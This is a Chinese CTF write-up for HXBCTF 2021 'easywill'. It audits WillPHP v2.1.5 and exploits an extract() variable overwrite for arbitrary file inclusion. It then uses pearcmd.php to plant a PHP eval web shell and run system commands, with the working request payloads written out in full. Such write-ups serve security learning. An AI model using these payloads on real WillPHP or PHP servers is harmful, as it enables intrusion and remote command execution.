
[HXBCTF 2021]easywill writeup（WillPHP源码审计+利用pearcmd.php文件包含getshell）

原创

shu天 于 2022-04-18 10:00:00 发布 43 收藏

分类专栏： ctf # web 文章标签： php web ctf 文件包含



ctf 同时被 2 个专栏收录

81 篇文章 4 订阅

订阅专栏

web

46 篇文章 1 订阅

订阅专栏

[HXBCTF 2021]easywill writeup（WillPHP源码审计+利用pearcmd.php文件包含getshell）

[HXBCTF 2021]easywill


1.WillPHP源码审计

2.利用pearcmd.php文件包含getshell

> 本文来自csdn的□□***shu天***□□，平时会记录**ctf、取证和渗透**相关的文章，欢迎大家来我的主页：shu天_CSDN博客-ctf,取证,web领域博主：https://blog.csdn.net/weixin_46081055 看看ヾ(@ ˇωˇ @)ノ！！

[HXBCTF 2021]easywill

1.WillPHP源码审计



给了一小段源码

```php
<?php
namespace home\controller;
class IndexController{
    public function index(){
        highlight_file(__FILE__);
        assign($_GET['name'],$_GET['value']);
        return view();
    }
}
```

版本WillPHP v2.1.5 ，官网我没找到旧版下载，去别的地方下了

assign函数

```php
/**
 * 传变量到模板
 * @param string $name 变量名
 * @param mixed $value 值
 */
function assign($name, $value = null) {
    \wiphp\View::assign($name, $value);
}
/**
```


看`willphp\wiphp\View.php`


```php
<?php
/**
 * 框架视图处理类
 * @copyright Copyright(c) 2020 WillPHP
 * @author DaSongzi <24203741@qq.com/113344.com>
 * @version 2.1.1
 * @since 2021-05-31
 */
namespace wiphp;
require PATH_TPLE.'/Tple.php';
class View {
 private static $_vars = [];
 public static function assign($name, $value = NULL) {
  if ($name != '') self::$_vars[$name] = $value;  //$name, $value传值给$_vars数组
 }
 public static function fetch($file = '', $vars = []) {
  if (!empty($vars)) self::$_vars = array_merge(self::$_vars, $vars);
  define('__THEME__', C('theme'));
  define('VPATH', (THEME_ON)? PATH_VIEW.'/'.__THEME__ : PATH_VIEW);
  $path = __MODULE__;
  if ($file == '') {
   $file = __ACTION__;
  } elseif (strpos($file, ':')) {
   list($path,$file) = explode(':', $file);
  } elseif (strpos($file, '/')) {
   $path = '';
  }
  if ($path == '') {
   $vfile = VPATH.'/'.$file.'.html';
  } else {
   $path = strtolower($path);
   $vfile = VPATH.'/'.$path.'/'.$file.'.html';
  }
  if (!file_exists($vfile)) {
   App::halt($file.' 模板文件不存在。');
  } else {
   define('__RUNTIME__', App::getRuntime());
   array_walk_recursive(self::$_vars, 'self::_parse_vars'); //处理输出
   \Tple::render($vfile, self::$_vars);
  }
 }
 //删除反斜杠
 private static function _parse_vars(&$value, $key) {
  $value = stripslashes($value);
 }
}
```

`willphp\wiphp\Tple.php`看最后处理$vfile的Tple类中的render方法

```php
public static function render($vfile, $_vars = []) {
 $shtml_open = C('shtml_open');
 if (!$shtml_open || basename($vfile) == 'jump.shtml') {
  self::renderTo($vfile, $_vars);
 } else {
  $params = http_build_query(I());
  $sfile = md5(__MODULE__.basename($vfile).$params).'.shtml';
  $sfile = PATH_SHTML.'/'.$sfile;
  $ntime = time();
  $shtml_time = max(10, intval(C('shtml_time')));
  if (is_file($sfile) && filemtime($sfile) > ($ntime - $shtml_time)) {
   include $sfile;
  } else {
   ob_start();
   self::renderTo($vfile, $_vars);
   $content = ob_get_contents();
   file_put_contents($sfile, $content);
  }
 }
}
public static function renderTo($vfile, $_vars = []) {
 $m = strtolower(__MODULE__);
 $cfile = 'view-'.$m.'_'.basename($vfile).'.php';
 if (basename($vfile) == 'jump.html') {
  $cfile = 'view-jump.html.php';
 }
 $cfile = PATH_VIEWC.'/'.$cfile;
 if (APP_DEBUG || !file_exists($cfile) || filemtime($cfile) < filemtime($vfile)) {
  $strs = self::comp(file_get_contents($vfile), $_vars);
  file_put_contents($cfile, $strs);
 }
 extract($_vars);
 include $cfile;
}
```

跟进到这里，有extract和include，所以可以利用extact变量覆盖来进行任意文件读取
可以vscode下断点快速确认各参数的传递变化

```
/index.php?name=n3m4&value=v3lua
```



最终到renderTo方法时 `$_vars` 数组的值是我们index.php中传入的 `$_vars[name]=value`
我们只需要让name为cfile，extact变量覆盖掉下面include的$cfile，即可进行任意文件包含

可以写出文件包含的payload：

```
/?name=cfile&value=/etc/passwd
```


2.利用pearcmd.php文件包含getshell

利用pearcmd.php写配置到/tmp/xiaoz.php（要用burp不然`<>`会被url编码）

pearcmd.php利用看这个师傅blog.csdn.net/rfrder/article/details/121042290，写得超好又容易懂！想要看更具体的底层代码分析就看Longlone师傅的博客
longlone.top/%E5%AE%89%E5%85%A8/%E5%AE%89%E5%85%A8%E7%A0%94%E7%A9%B6/register_argc_argv%E4%B8%8Einclude%20to%20RCE%E7%9A%84%E5%B7%A7%E5%A6%99%E7%BB%84%E5%90%88/

试了一下短标签可以解析

```
/?name=cfile&value=/usr/local/lib/php/pearcmd.php&+-c+/tmp/xiaoz.php+-d+man_dir=<?eval($_POST['g']);?>+-s+
```




shell写入，执行命令

```
/?name=cfile&value=/tmp/xiaoz.php

g=system('cat /flag32897328937298hdwidh');
```

```php
<?php
namespace home\controller;
class IndexController{
        public function index(){
                highlight_file(__FILE__);
                assign($_GET['name'],$_GET['value']);
                return view();
        }
} #PEAR_Config 0.9 a:2:{s:10:"__channels";a:2:{s:12:"pecl.php.net";a:0:{}s:5:"__uri";a:0:{}}s:7:"man_dir";s:22:"flag{94a0248b-ad6b-4c5a-a484-a188d0d5df4c} ";}
```



参考wp：
blog.csdn.net/Sapphire037/article/details/121386490
blog.csdn.net/weixin_43610673/article/details/121369384